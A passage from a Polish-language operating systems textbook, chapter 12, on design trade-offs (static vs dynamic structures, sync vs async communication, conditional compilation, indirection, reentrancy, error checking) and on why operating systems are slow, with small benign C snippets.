Projektanci systemów operacyjnych stale muszą wybierać pomiędzy statycznymi a dynamicznymi strukturami danych. Struktury statyczne zawsze są bardziej zrozumiałe, łatwiejsze do zaimplementowania i szybsze w użytkowaniu; z drugiej strony struktury dynamiczne są bardziej elastyczne. Bodaj najbardziej oczywistym przykładem takiej struktury jest tablica procesów. Wczesne systemy ograniczały się do alokowania tablicy stałej długości obejmującej struktury reprezentujące poszczególne procesy. Jeśli tablica procesów składała się z 256 wpisów, system mógł jednocześnie obsługiwać zaledwie 256 procesów. Próba utworzenia 257. procesu kończyła się niepowodzeniem wskutek braku przestrzeni w tej tablicy.

Alternatywnym rozwiązaniem jest skonstruowanie tablicy procesów w formie jednokierunkowej listy minitablec, początkowo zawierającej tylko jeden element. Po wypełnieniu tej tablicy można zaalokować nową, z wykorzystaniem globalnej puli pamięci, i połączyć ją z pierwszą tablicą. Takie rozwiązanie eliminuje ryzyko całkowitego wypełnienia tablicy procesów przynajmniej do czasu wyczerpania pamięci jądra.

Z drugiej strony kod przeszukujący tablice w tej formie jest dużo bardziej skomplikowany. Na listingu 12.2 pokazano przykład kodu przeszukującego statyczną tablicę procesów pod kątem określonego identyfikatora PID (`pid`). Przedstawiony kod jest prosty i efektywny. W przypadku jednokierunkowej listy minitablec realizacja tego samego zadania byłaby nieporównanie trudniejsza.

Listing 12.2. Kod poszukujący określonego identyfikatora PID w statycznej tablicy procesów

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
    if (p->proc_pid == pid) {
        found = 1;
```

```
        break;  
    }  
}
```

Tablice statyczne sprawdzają się najlepiej wtedy, gdy ilość niezbędnej pamięci oraz poziom wykorzystania tych struktur można dość precyzyjnie przewidzieć z dużym wyprzedzeniem. W przypadku np. systemu jednego użytkownika jest mało prawdopodobne, by ten użytkownik uruchomił jednocześnie więcej niż 64 procesy; co więcej, nawet nieudana próba uruchomienia 65. procesu nie będzie katastrofą.

Jeszcze innym rozwiązaniem jest stosowanie tablicy stałej długości z możliwością alokacji nowej tablicy stałej długości (dwukrotnie większej) w razie wypełnienia oryginalnej, pierwszej tablicy. Wpisy z pierwszej tablicy można wówczas skopiować do nowej tablicy, a przestrzeń zajmowaną przez oryginalną tablicę można zwrócić do puli wolnej pamięci. Takie rozwiązanie pozwala zachować strukturę jednej ciągłej tablicy, zamiast korzystać z listy jednokierunkowej. Wadą tego modelu jest konieczność stosowania dodatkowego mechanizmu zarządzania pamięcią oraz zmieniający się adres tej struktury.

Podobny dylemat mają projektanci stosów jądra. Kiedy jakiś wątek użytkownika przechodzi w tryb jądra lub kiedy jest uruchamiany wątek trybu jądra, należy mu przydzielić stos przestrzeni jądra. W przypadku wątków użytkownika stos można zainicjalizować w taki sposób, aby rósł w dół, począwszy od szczytu wirtualnej przestrzeni adresowej (takie rozwiązanie eliminuje konieczność określania jego rozmiaru z wyprzedzeniem). W przypadku wątków jądra rozmiar należy zdefiniować z góry, ponieważ stos zajmuje część wirtualnej przestrzeni adresowej jądra, która może zawierać więcej stosów. Pytanie brzmi: ile przestrzeni należy przydzielić poszczególnym stosom w tej przestrzeni? Mamy więc do czynienia z dylematem podobnym do tego opisanego w kontekście tablicy procesów. Mamy więc do czynienia z dylematem podobnym do tego opisanego w kontekście tablicy procesów.

Innym obszarem sporu o wyższość rozwiązań statycznych nad dynamicznymi jest szeregowanie procesów. W niektórych systemach, szczególnie w systemach czasu rzeczywistego, istnieje możliwość statycznego szeregowania zadań z wyprzedzeniem; np. linie lotnicze znają rozkład lotów na kilka tygodni przed startami samolotów. Podobnie systemy multimedialne „wiedzą” z wyprzedzeniem, jak szeregować procesy odpowiedzialne za odtwarzanie dźwięku i obrazu. W pozostałych przypadkach podobna wiedza nie jest dostępna, zatem szeregowanie musi mieć charakter dynamiczny.

Jeszcze innym elementem, w którym należy wybrać rozwiązanie statyczne lub dynamiczne, jest struktura jądra. Najprostszym rozwiązaniem wydaje się umieszczenie jądra w pojedynczym programie binarnym ładowanym w całości do pamięci. Taki model oznaczałby jednak konieczność ponownego łączenia jądra z nowym sterownikiem przy okazji dodawania każdego nowego urządzenia wejścia-wyjścia. W ten sposób działały wczesne wersje systemu UNIX — model ten sprawdzał się w środowisku minikomputerów, kiedy nowe urządzenia wejścia-wyjścia dodawano wyjątkowo rzadko. Obecnie większość systemów operacyjnych oferuje możliwość dynamicznego dodawania kodu do jądra, godząc się na związaną z tym wzrost złożoności.

12.3.7. Implementacja góra-dół kontra implementacja dół-góra

Chociaż najlepszym rozwiązaniem jest projektowanie systemu z góry na dół, teoretycznie istnieje możliwość zimplementowania systemu z dołu do góry. W implementacji z góry na dół programiści rozpoczynają pracę od napisania procedur obsługujących wywołania systemowe i na tej

podstawie próbują zidentyfikować niezbędne mechanizmy i struktury danych. Potrzebne procedury implementuje się tak długo, aż zostanie osiągnięta warstwa sprzętowa.

Problem w tym, że gdy dysponuje się tylko procedurami najwyższego poziomu, trudno cokolwiek przetestować. Właśnie dlatego wielu programistów uważa, że bardziej praktyczne jest budowanie systemów z dołu do góry. Wówczas w pierwszej kolejności programuje się kod ukrywający niskopoziomową warstwę sprzętową, np. w formie warstwy HAL z rysunku 11.2. Programiści możliwie wcześnie powinni też opracować mechanizmy obsługi przerwa i sterownik zegara.

Można następnie skoncentrować się na mechanizmach wspierających wieloprogramowanie oraz prostym mechanizmie szeregującym (np. korzystającym z algorytmu cyklicznego). Na tym etapie powinno być możliwe przetestowanie budowanego systemu, aby sprawdzić, czy jest w stanie prawidłowo obsługiwać wiele procesów. Jeśli system spełni oczekiwania swoich twórców, będzie można przystąpić do ostrożnego definiowania rozmaitych tablic i innych struktur danych potrzebnych do działania systemu, szczególnie do zarządzania procesami i wątkami, a w przyszłości także do zarządzania pamięcią. Operacje wejścia-wyjścia i system plików początkowo mogą poczekać, z wyjątkiem prostej obsługi odczytu danych z klawiatury i zapisu danych wynikowych na ekranie (na potrzeby testów i debugowania). W niektórych przypadkach najważniejsze, niskopoziomowe struktury danych powinny być chronione przed nieuprawnionym dostępem — najlepszym rozwiązaniem jest umożliwienie dostępu tylko za pośrednictwem odpowiednich procedur (to rozwiązanie kojarzone z programowaniem obiektowym można stosować niezależnie od używanego języka programowania). Po zakończeniu prac nad warstwami niższego poziomu można przystąpić do ich gruntownego testowania. Oznacza to, że system jest konstruowany od dołu aż do szczytu, a więc tak jak buduje się wielkie biurowce.

Jeśli dysponujemy licznym zespołem programistów, możemy zastosować alternatywny model polegający na szczegółowym zaprojektowaniu całego systemu i przydzieleniu poszczególnym grupom zadań związanych z pisaniem różnych modułów. Każda grupa testuje własne rozwiązania niezależnie od pozostałych grup. Kiedy wszystkie moduły są gotowe, można przystąpić do ich integracji i testowania. Największą wadą tego modelu pracy jest utrudnione wykrywanie nieprawidłowości w działaniu jednego lub wielu modułów albo niezrozumienie przez któryś z grup faktycznego przeznaczenia realizowanego wycinka systemu — źródłem tych problemów jest brak jakichkolwiek działających rozwiązań na początku projektu. Tak czy inaczej, w wielkich zespołach stosuje się ten tryb pracy, aby zmaksymalizować efekt równoległej realizacji zadań programistycznych.

12.3.8. Komunikacja synchroniczna kontra asynchroniczna

Innym problemem, o którym często dyskutują projektanci systemów operacyjnych, jest pytanie o to, czy interakcje pomiędzy komponentami systemu powinny być synchroniczne, czy asynchroniczne (podobnym dilematem jest rozstrzygnięcie, czy wątki są lepsze niż zdarzenia). Problem często prowadzi do gorących dyskusji pomiędzy zwolennikami dwóch obozów, chociaż nie wzbudza tak wielkich kontrowersji, jak podczas kłótni dotyczących naprawdę ważnych spraw — np. który edytor jest lepszy: *vi* czy *emacs*. Terminu „synchroniczne” używamy w sensie przedstawionym w punkcie 8.2 — do oznaczenia wywołań, które blokują się do czasu ich zakończenia. Z kolei w przypadku wywołań „asynchronicznych” proces wywołujący kontynuuje działanie. Istnieją zalety i wady każdego z tych modeli.

Niektóre systemy, takie jak Amoeba, mają synchroniczny projekt i implementują komunikację między procesami w formie blokujących wywołań klient-serwer. W pełni synchroniczna komunikacja jest koncepcyjnie bardzo prosta. Proces wysyła żądanie i blokuje się w oczekiwaniu

na nadzieję odpowiedzi — czy może być coś prostszego? Sprawa staje się nieco bardziej skomplikowana, gdy jest wiele klientów, z których każdy wymaga uwagi serwera. Każde żądanie może zablokować się na długi czas w oczekiwaniu na zakończenie obsługi innych żądań. Problem można rozwiązać poprzez wprowadzenie obsługi wielowątkowości na poziomie serwera, tak aby każdy wątek mógł obsługiwać jednego klienta. Model został wypróbowany i przetestowany w wielu rzeczywistych implementacjach, systemach operacyjnych, jak również aplikacjach użytkownika.

Sprawy jeszcze bardziej się komplikują, jeśli wątki często czytają i zapisują współdzielone struktury danych. W takim przypadku blokowanie jest nieuniknione. Niestety, właściwe stosowanie blokad nie jest łatwe. Najprostszym rozwiązaniem jest zastosowanie jednej wielkiej blokady na wszystkie struktury danych (podobnie do wielkiej blokady jądra). Gdy wątek chce uzyskać dostęp do współdzielonych struktur danych, musi najpierw uzyskać blokadę. Ze względów wydajnościowych jedna wielka blokada jest złym pomysłem, ponieważ wątki przez cały czas wzajemnie na siebie czekają — nawet jeśli ze sobą nie kolidują. Druga skrajność: wiele mikroblokad dotyczących (fragmentów) pojedynczych struktur danych; to rozwiązanie znacznie prostsze, ale sprzeczne z wiodącą zasadą numer jeden — zapewnieniem prostoty.

W innych systemach operacyjnych komunikacja międzyprocesowa jest budowana z wykorzystaniem prymitywów asynchronicznych. Pod pewnymi względami komunikacja asynchroniczna jest jeszcze prostsza od swojej synchronicznej kuzynki. Proces klienta wysyła wiadomość na serwer, ale zamiast czekać na dostarczenie wiadomości lub przesłanie odpowiedzi, po prostu kontynuuje działanie. Oczywiście oznacza to, że odpowiedź również przychodzi asynchronicznie, zatem proces klienta powinien pamiętać, które żądanie dotyczy której odpowiedzi. Serwer zazwyczaj przetwarza żądania (zdarzenia) jako pojedyncze wątki w pętli obsługi zdarzeń.

Za każdym razem, gdy żądanie wymaga od serwera kontaktu z innymi serwerami w celu dalszego przetwarzania, wysyła własny asynchroniczny komunikat i zamiast się zablokować, kontynuuje przetwarzanie następnego żądania. Nie ma potrzeby istnienia wielu wątków. Ponieważ istnieje tylko jeden wątek przetwarzający zdarzenia, problem wielu wątków próbujących uzyskać dostęp do współdzielonych struktur danych nie może występować. Z drugiej strony długo działająca procedura obsługi zdarzeń sprawia, że mechanizm odpowiedzi serwera obsługiwanych w jednym wątku może być niewydajny.

Dylemat, czy lepszym modelem programowania są wątki, czy zdarzenia, to od lat dyskutowana, kontrowersyjna kwestia, która niepokoila umysły fanatyków po obu stronach od czasu opublikowania klasycznego artykułu Johna Ousterhouta: *Why threads are a bad idea (for most purposes)* (dosł. *Dlaczego wątki to zły pomysł (dla większości zastosowań)*) (1996). Ousterhout twierdzi, że wątki niepotrzebnie komplikują wiele rzeczy, m.in. blokowanie, debugowanie, wywołania zwrotne, wydajność. Oczywiście nie byłoby kontrowersji, gdyby wszyscy zgodzili się z takim poglądem. Kilka lat po opublikowaniu artykułu Ousterhouta [von Behren et al., 2003] opublikowali artykuł zatytułowany *Why events are a bad idea (for highconcurrency servers)* (dosł. „*Dlaczego zdarzenia to zły pomysł (dla serwerów o dużym stopniu współbieżności)*”). Tak więc decyzja co do stosowanego modelu programowania jest dla projektantów systemów trudna, ale ważna. W tym przypadku nie istnieje jednoznaczny zwycięzca. W serwerach WWW, takich jak *apache*, konsekwentnie stosowane są komunikacja synchroniczna i wątki, ale inne, np. *lighttpd*, bazują na *paradymacie zdarzeniowym* (ang. *event-drivent paradigm*). Oba podejścia są bardzo popularne. W naszej opinii zdarzenia są często łatwiejsze do zrozumienia i debugowania niż wątki. Jeśli nie ma potrzeby stosowania współbieżności na poziomie rdzeni, jest to prawdopodobnie dobry wybór.

12.3.9. Przydatne techniki

Właśnie omówiliśmy kilka abstrakcyjnych koncepcji związanych z projektowaniem i implementowaniem systemów operacyjnych. W tym punkcie przeanalizujemy szereg konkretnych technik właściwego implementowania tego rodzaju systemów. Istnieje oczywiście wiele innych technik, jednak ograniczona przestrzeń zmusza nas do wyboru zaledwie kilku najciekawszych.

Ukrywanie sprzętu

Kod obsługi sprzętu w większości jest brzydkim. Należy więc możliwie wcześniej podjąć starania na rzecz jego ukrycia (chyba że chcemy w pełni prezentować jego potencjał, czego jednak zwykle się nie robi). Niektóre szczegóły najniższego poziomu można skutecznie ukrywać za pomocą odpowiednika warstwy HAL w tej czy innej formie (patrz rysunek 12.1 — warstwa 1.). Okazuje się jednak, że wielu szczegółów związanych z funkcjonowaniem sprzętu nie da się ukryć w ten sposób.

Jednym z aspektów wymagających rozwiązania na wczesnym etapie prac jest obsługa przerwań. Przerwania utrudniają programowanie, ale ich obsługa przez system operacyjny okazuje się absolutnie niezbędna. Jedno z możliwych rozwiązań to natychmiastowa konwersja przerwań na inne byty. Każde przerwanie można np. przekształcić w błyskawicznie pojawiający się wątek. Od tej pory operujemy na wątkach, nie na kłopotliwych przerwaniach.

Drugim rozwiązaniem jest konwersja każdego przerwania na operację `unlock` wykonywaną na muteksie, na którego odblokowanie czeka odpowiedni sterownik. W takim przypadku jedynym faktycznym skutkiem wystąpienia przerwania jest przejście pewnego wątku w stan gotowości.

Trzecie rozwiązanie polega na konwersji przerwania na komunikat wysyłany do pewnego wątku. Niskopoziomowy kod odpowiada więc tylko za skonstruowanie komunikatu określającego, skąd wzięło się dane żądanie, umieszczenie tego komunikatu w kolejce i wywołanie mechanizmu szeregującego, aby (być może) umożliwić wykonanie procedury obsługującej (która naprawdopodobniej czeka na dany komunikat). Wszystkie przytoczone techniki mają na celu konwersję przerwań na operacje synchronizujące wątki. Obsługa przerwań przez odpowiednie wątki w odpowiednim kontekście jest prostsza niż wywoływanie procedur obsługi w przypadkowym kontekście (obowiązującym akurat w czasie wystąpienia wątku). Wszystkie te działania oczywiście muszą gwarantować należytą efektywność — to wymaganie stawia się wszystkim mechanizmom działającym głęboko we wnętrzu systemu operacyjnego.

Większość systemów operacyjnych projektuje się z myślą o działaniu na wielu platformach sprzętowych. Obsługiwane platformy mogą się od siebie różnić procesorami, jednostkami MMU, długością słowa, ilością pamięci RAM i innymi cechami, które trudno ukryć, jeśli stosuje się warstwę HAL lub jej odpowiednik. Tak czy inaczej, opracowanie jednego zbioru plików źródłowych wykorzystywanych do generowania wszystkich wersji jest wysoce pożądane; w przeciwnym razie ewentualne błędy trzeba byłoby eliminować wielokrotnie w wielu plikach z kodem źródłowym, co z kolei wiązałoby się z ryzykiem utraty spójności tych plików.

Z niektórymi różnicami sprzętowymi, np. rozmiarem pamięci operacyjnej, można sobie poradzić — wystarczy określić odpowiednie wartości w czasie uruchamiania systemu operacyjnego i przechowywać je w zmiennych. Mechanizmy alokujące pamięci mogą wykorzystywać np. zmienną rozmiaru pamięci RAM do określania, jak duże powinny być rozmiary pamięci podręcznej bloków, tablice stron itp. Nawet rozmiary tablic statycznych (np. tablicy procesów) mogą być uzależnione od łącznej ilości dostępnej pamięci.

Z drugiej strony istnieją różnice, jak odmienne procesory, których nie można zamaskować poprzez zastosowanie pojedynczego kodu binarnego określającego w czasie wykonywania rodzaj procesora, na którym działa. Można ten problem ominąć — utworzyć jeden kod źródłowy i skompilować go dla wielu platform docelowych za pomocą konstrukcji komplikacji warunkowej. W plikach źródłowych należy zdefiniować flagi dla różnych konfiguracji sprzętowych, aby w czasie komplikacji wykorzystano kod właściwy danemu procesorowi, długości słowa, jednostce MMU itp. Wyobraźmy sobie np. system operacyjny implementowany z myślą o procesorach Pentium i UltraSPARC oraz wymagający odmiennego kodu inicjalizującego. W takim przypadku procedurę `init` można by zaimplementować tak jak na listingu 12.3(a). W zależności od wartości makra CPU (zdefiniowanego w pliku nagłówkowym `config.h`) kompilator wybiera jedną z wersji kodu inicjalizującego. Ponieważ generowany w ten sposób kod binarny zawiera tylko wersję właściwą docelowej platformie sprzętowej, takie rozwiązanie nie powoduje spadku efektywności.

Listing 12.3. (a) Kompilacja warunkowa zależna od typu procesora; (b) kompilacja warunkowa zależna od długości słowa

(a)	(b)
<pre>#include "config.h" init() { #if (CPU == IA32) /* Inicjalizacja dla IA32 */ #endif #if (CPU == ULTRASPARC) /* Inicjalizacja dla UltraSPARC */ #endif }</pre>	<pre>#include "config.h" #if (WORD_LENGTH == 32) typedef int Register; #endif #if (WORD_LENGTH == 64) typedef long Register; #endif Register R0, R1, R2, R3;</pre>

Przeanalizujmy teraz drugi przykład. Przypuśćmy, że nasz system potrzebuje typu danych `Register`, który na komputerach z procesorem Pentium powinien reprezentować wartość 32-bitową, a na komputerach z procesorem UltraSPARC wartość 64-bitową. Można tę różnicę obsłużyć dzięki zastosowaniu kodu warunkowego z listingu 12.3(b) (przy założeniu, że kompilator generuje 32-bitowe wartości typu `int` i 64-bitowe wartości typu `long`). Po umieszczeniu tej definicji w kodzie źródłowym (prawdopodobnie w jakimś pliku nagłówkowym) zadanie programisty ogranicza się już tylko do zadeklarowania zmiennych typu `Register`, które będą reprezentowały wartości właściwej długości.

Prawidłowe działanie tego schematu wymaga oczywiście prawidłowego zdefiniowania *pliku config.h*. Dla procesora IA32 zawartość tego pliku mogłaby mieć następującą postać:

```
#define CPU IA32
#define WORD LENGTH 32
```

Kompilacja systemu dla procesora UltraSPARC wymagałaby użycia innego pliku `config.h` z wartościami właściwymi tej platformie sprzętowej, np. w następującej formie:

```
#define CPU ULTRASPARC
#define WORD LENGTH 64
```

Niektórzy Czytelnicy zapewne się zastanawiają, dlaczego w powyższym przykładzie zmienne `CPU` i `WORD_LENGTH` są obsługiwane przez różne makra. Równie dobrze można by przecież połączyć obie konstrukcje warunkowe, sprawdzić rodzaj procesora i na tej podstawie wybrać kod inicjalizujący oraz zdefiniować typ danych (wartości 32-bitowych dla platformy IA32 i wartości

64-bitowych dla procesora UltraSPARC). Okazuje się jednak, że nie byłoby to właściwe rozwiązanie. Wyobraźmy sobie przyszłą próbę przeniesienia tak zaimplementowanego systemu na 32-bitową platformę ARM. W takim przypadku należałoby dodać do listingu 12.3(b) trzeci warunek dla procesora ARM. Programiści powinni jeszcze umieścić następujący wiersz:

```
#define WORD_LENGTH 32
```

w pliku *config.h* dla procesora ARM.

Przedstawiony przykład dobrze ilustruje omówioną wcześniej zasadę ortogonalności. Elementy systemu zależne od procesora należy kompilować warunkowo, w zależności od wartości makra CPU, a elementy zależne od długości słowa powinny być kompilowane z uwzględnieniem wartości makra WORD_LENGTH. Podobne rozwiązania stosuje się dla wielu innych parametrów platformy sprzętowej.

Pośrednictwo

Mówiąc czasem, że w świecie komputerów nie ma problemów, których nie można rozwiązać poprzez wprowadzenie kolejnego poziomu pośrednictwa. Chociaż przytoczone twierdzenie wydaje się przesadne, jest w nim ziarnko prawdy. Przyjrzyjmy się kilku przykładom. Na komputerach x86 naciśnięcie klawisza powoduje wygenerowanie przez warstwę sprzętową przerwania i umieszczenie w rejestrze urządzenia numeru naciśniętego klawisza (zamiast kodu znaku ASCII).

Co więcej, także zwolnienie tego klawisza powoduje wygenerowanie kolejnego przerwania z numerem klawisza w rejestrze urządzenia. Odpowiednia warstwa pośrednicząca umożliwia systemowi operacyjnemu użycie tego numeru w roli indeksu tablicy znaków ASCII, co znacznie ułatwia obsługę wielu różnych klawiatur stosowanych w różnych krajach. Informacje o naciśniętych i zwalnianych klawiszach umożliwiają właściwą obsługę takich klawiszy jak *Shift*, ponieważ pozwalają systemowi operacyjnemu precyzyjnie określić sekwencję naciskania i przytrzymywania klawiszy.

Pośrednictwo stosuje się także dla danych wyjściowych. Programy mogą zapisywać na ekranie znaki ASCII, które są interpretowane jako indeksy elementów tablicy znaków dla bieżącej czcionki. Każdy element tej tablicy reprezentuje bitmapę odpowiedniego znaku. Takie pośrednictwo umożliwia skuteczne oddzielanie znaków od czcionek.

Jeszcze innym przykładem pośrednictwa jest stosowanie głównych numerów urządzeń w systemie UNIX. Jądro utrzymuje dwie wewnętrzne tablice indeksowane według głównych numerów urządzeń blokowych i głównych numerów urządzeń znakowych. Kiedy proces otwiera jakiś plik specjalny, np. */dev/hd0*, system określa typ odpowiedniego urządzenia (może to być urządzenie blokowe lub znakowe) oraz główny i pomocniczy numer tego urządzenia, po czym odnajduje właściwy sterownik w tablicy sterowników. Poziom pośrednictwa ułatwia modyfikowanie konfiguracji systemu, ponieważ programy operują na symbolicznych nazwach urządzeń, nie na nazwach sterowników.

Z kolejnym przykładem pośrednictwa mamy do czynienia w systemach przekazywania komunikatów, które w roli adresatów wykorzystują skrzynki pocztowe zamiast konkretnych procesów docelowych. Pośrednictwo skrzynek pocztowych (w przeciwieństwie do identyfikatorów procesów) zapewnia nieporównaną większą elastyczność (podobną do możliwości przeglądania wiadomości przez sekretarkę zamiast bezpośrednio przez jej przełożonego).

W pewnym sensie także stosowanie makr w postaci:

```
#define PROC_TABLE_SIZE_256
```

jest specyfczną formą pośrednictwa, ponieważ programista może pisać swój kod bez konieczności uwzględniania wielkości struktur danych (w tym przypadku tablicy procesów). Ogólnie dobrą praktyką jest nadawanie nazw symbolicznych wszystkim stałym (może z wyjątkiem -1, 0 i 1) oraz umieszczanie odpowiednich definicji w nagłówkach z komentarzami wyjaśniającymi ich przeznaczenie.

Możliwość wielokrotnego użycia kodu

Często istnieje możliwość wielokrotnego wykorzystywania tego samego kodu w nieznacznie różnych kontekstach. Takie rozwiązanie jest o tyle korzystne, że ogranicza rozmiar pliku binarnego i wymaga tylko jednokrotnego debugowania kodu. Przypuśćmy, że do śledzenia wolnych bloków na dysku wykorzystuje się mapy bitowe. Do zarządzania blokami dyskowymi można wówczas wykorzystać procedury `alloc` i `free` operujące na tych mapach bitowych.

Absolutnym minimum powinno być prawidłowe działanie wymienionych procedur na każdym dysku. Możemy jednak iść nieco dalej i wykorzystać te procedury także do zarządzania blokami pamięci głównej, pamięcią podręczną bloków systemu plików oraz i-węzłami. W praktyce można tych procedur używać do alokowania i zwalniania dowolnych zasobów, które wystarczy tylko numerować liniowo.

Wielobieżność

Wielobieżność (ang. *reentrancy*) oznacza zdolność kodu do równoczesnego wykonywania w dwóch kopiach lub większej ich liczbie. W systemach wieloprocesorowych zawsze istnieje ryzyko, że w trakcie wykonywania pewnej procedury przez jeden procesor inny procesor rozpocznie wykonywanie tej samej procedury, zanim zakończy się jej wykonywanie na pierwszym procesorze. Oznacza to, że dwa (lub więcej) wątki na różnych procesorach mogą jednocześnie wykonywać ten sam kod. W takim przypadku obszary krytyczne wymagają właściwej ochrony z wykorzystaniem muteksów lub innych mechanizmów synchronizacji.

Okazuje się jednak, że ten sam problem występuje w środowisku jednoprocessorowym. W szczególności większość systemów operacyjnych obsługuje przerwania. System musi obsługiwać przerwania niezwłocznie, ponieważ utrata przerwań powodowałaby niestabilność systemu. Oznacza to, że w czasie wykonywania pewnej procedury P może wystąpić przerwanie, a procedura obsługująca to żądanie może wywołać tę samą procedurę P . Jeśli w momencie wystąpienia żądania struktury danych tej procedury znajdują się w stanie niespójności i nie są odpowiednio chronione, może się okazać, że procedura obsługująca operuje na nieprawidłowych danych.

Badaj najbardziej oczywistym przykładem sytuacji, w której opisane zdarzenie może mieć miejsce, jest procedura P pełniąca funkcję mechanizmu szeregującego. Przypuśćmy, że pewien proces wykorzystał swój kwant czasu i że system operacyjny przenosi ten proces na koniec swojej wewnętrznej kolejki. W trakcie modyfikowania list procesów występuje przerwanie, które powoduje uaktywnienie (przejście w stan gotowości) pewnego procesu i zwrócenie sterowania mechanizmowi szeregującemu. Ponieważ w momencie wystąpienia przerwania kolejki tego mechanizmu były niespójne, system naprawdopodobniej ulegnie awarii. Właśnie dlatego nawet w środowiskach jednoprocessorowych najlepszym rozwiązaniem jest zapewnianie wielobieżności większości składników systemu operacyjnego, ochrona najważniejszych struktur danych za pomocą muteksów oraz wyłączanie obsługi przerwań w momentach szczególnie narażonych na negatywne skutki ich obsługi.

Rozwiązania siłowe

Stosowanie przez lata rozwiązań siłowych dla problemów informatycznych zyskało złą sławę, jednak często jest jedynym sposobem zachowania prostoty. Każdy system operacyjny implementuje wiele procedur, które są wywoływanie wyjątkowo rzadko lub które operują na tak niewielkiej ilości danych, że ich optymalizacja nie jest warta wymaganego czasu i nakładów. Systemy muszą np. często przeszukiwać rozmaite tabele i tablice wewnętrzne. Algorytm siłowy sprowadza się do kolejnego, liniowego przeszukania wpisów w tych tabelach i tablicach pod kątem zawierania właściwego elementu. Jeśli liczba tych wpisów jest niewielka (np. nie przekracza tysiąca), zysk wynikający z ich sortowania lub porządkowania według kodów byłby niewielki, a niezbędną kod okazałby się nieporównanie bardziej złożony i bardziej narażony na błędy. Z drugiej strony funkcje wchodzące w skład ścieżki krytycznej, np. odpowiedzialne za przelączanie kontekstu, powinny być optymalizowane w taki sposób, aby realizowały wszystkie swoje zadania możliwie efektywnie.

W ich przypadku warto nawet sięgać po (niech Bóg mi wybacz) język asemblera. Warto jednak pamiętać, że znaczne obszary systemu operacyjnego nie mieszczą się w ścieżce krytycznej. Istnieje zwykle wiele wywołań systemowych, które są wykorzystywane przez aplikacje i sam system wyjątkowo rzadko. Jeśli co sekundę jest używane wywołanie fork, którego wykonanie zajmuje jedną milisekundę, nawet skrócenie tego czasu do zera oznaczałoby wzrost wydajności systemu o zaledwie 0,1%. Jeśli zoptymalizowany kod ma być większy i zawierać więcej błędów, być może powinniśmy w ogóle zrezygnować z optymalizacji.

Zaczynaj od sprawdzania błędów

Próby wykonywania wielu wywołań systemowych z różnych powodów mogą się kończyć niepowodzeniem — może się okazać, że otwierany plik należy do kogoś innego, tworzenie procesu może się nie udało z powodu pełnej tablicy procesów lub sygnał nie może zostać wysłany z uwagi na nieistniejący proces docelowy. System operacyjny powinien możliwie starannie weryfikować wszystkie potencjalne błędy jeszcze przed przystąpieniem do właściwego wykonywania wywołań systemowych.

Wiele wywołań systemowych wymaga też pozyskiwania takich zasobów jak pola w tablicy procesów, pola w tablicy i-węzłów czy deskryptory plików. Ogólnie możemy oszczędzić sobie wielu problemów, jeśli sprawdzimy, czy uzyskanie niezbędnych zasobów jest możliwe jeszcze przed ich formalnym zażądaniem. Powinniśmy więc umieścić wszystkie niezbędne testy na początku procedury realizującej wywołanie systemowe. Każdy test powinien mieć następującą postać:

```
if (error_condition) return(ERROR_CODE);
```

Jeśli wywołanie systemowe rozpoczyna działanie od wykonania wszystkich możliwych testów, możemy być pewni, że jego użycie nie zakończy się niespodziewanym błędem. Dopiero po tych testach można przystąpić do pozyskiwania niezbędnych zasobów.

Przeplatanie tych testów z procedurami uzyskiwania zasobów oznaczałoby, że w razie niepowodzenia któregoś z testów wszystkie już zdobyte zasoby musiałyby zostać zwrocone. W razie błędu na tym etapie pewne zasoby nie zostaną zwrocone, co nie spowoduje problemów od razu, ale może powodować ich narastanie w dłuższym czasie. Można sobie wyobrazić np. sytuację, w której wskutek takiego błędu jeden wpis tablicy procesów będzie stale niedostępny. Nie jest to zbyt poważny problem. W jakimś okresie błąd powodujący tę niedostępność może oczywiście

wystąpić wiele razy. Oznacza to, że ostatecznie większość lub wszystkie wpisy tablicy procesów będą niedostępne, co z kolei spowoduje awarię systemu w sposób trudny do przewidzenia i jeszcze bardziej do zdiagnozowania.

W wielu systemach podobne problemy przejawiają się w formie tzw. wycieków pamięci. Programy często wywołują funkcję `malloc`, aby alokować niezbędną przestrzeń, ale „zapominają” później zwalniać tę przestrzeń za pomocą funkcji `free`. Z czasem działanie tych programów prowadzi do stopniowego wyczerpania całej pamięci — błąd można wyeliminować dopiero poprzez ponowne uruchomienie systemu.

[Engler et al., 2000] zaproponowali interesujący sposób sprawdzania występowania niektórych spośród tych błędów na etapie komplikacji. Zaobserwowali, że programista wie o wielu niezmiennych aspektach, które nie są znane kompilatorowi — np. o tym, że od momentu zablokowania muteksa wszystkie ścieżki wykonywania muszą zawierać wywołanie odblokowujące i nie mogą zawierać wywołań blokujących ten sam muteks. Autorzy tej koncepcji opracowali nawet sposób informowania kompilatora o tym fakcie i — tym samym — wymuszania na kompilatorze weryfikacji kompilowanego kodu pod kątem naruszeń tej i innych zasad we wszystkich ścieżkach. Programista może w ten sposób definiować wiele warunków poprawności kodu, w tym konieczność zwalniania alokowanej pamięci we wszystkich ścieżkach.

12.4. WYDAJNOŚĆ

Jeśli wszystkie inne aspekty pozostają stałe, szybki system operacyjny jest lepszy od wolniejszego systemu operacyjnego. Z drugiej strony szybki, ale zawodny system operacyjny nigdy nie będzie tak dobry jak system wolny, ale niezawodny. Ponieważ złożona optymalizacja często prowadzi do błędów, należy stosować tego rodzaju techniki sporadycznie. Warto przy tej okazji wspomnieć o istnieniu obszarów, w których wydajność jest na tyle istotna, że każda próba optymalizacji jest warta ponoszonych kosztów. W poniższych punktach skoncentrujemy się na kilku ogólnych technikach podnoszących wydajność w miejscach, które tego najbardziej wymagają.

12.4.1. Dlaczego systemy operacyjne są powolne?

Zanim przystąpimy do omawiania technik optymalizacji, warto podkreślić, że wolne działanie wielu systemów operacyjnych wynika w dużej mierze z błędnych decyzji projektowych ich twórców i dążenia do zapewnienia jak największej liczby funkcji. W przeszłości systemy operacyjne, w tym MS-DOS i UNIX Version 7, uruchamiały się w ciągu zaledwie kilku sekund. Uruchamianie współczesnych systemów UNIX i systemu Windows 8 zajmuje nawet kilka minut, mimo że obecne systemy operacyjne pracują na tysiąc razy szybszym sprzęcie. Powodem wydłużonego czasu uruchamiania są coraz liczniejsze funkcje i usługi (oferowane niezależnie od naszych faktycznych oczekiwaniń); np. technologia plug and play ułatwia instalowanie nowych urządzeń, tyle że robi to kosztem analizy całej warstwy sprzętowej (pod kątem ewentualnych nowych urządzeń) przy okazji każdego uruchamiania systemu operacyjnego. Skanowanie magistral z natury rzeczy wymaga czasu.

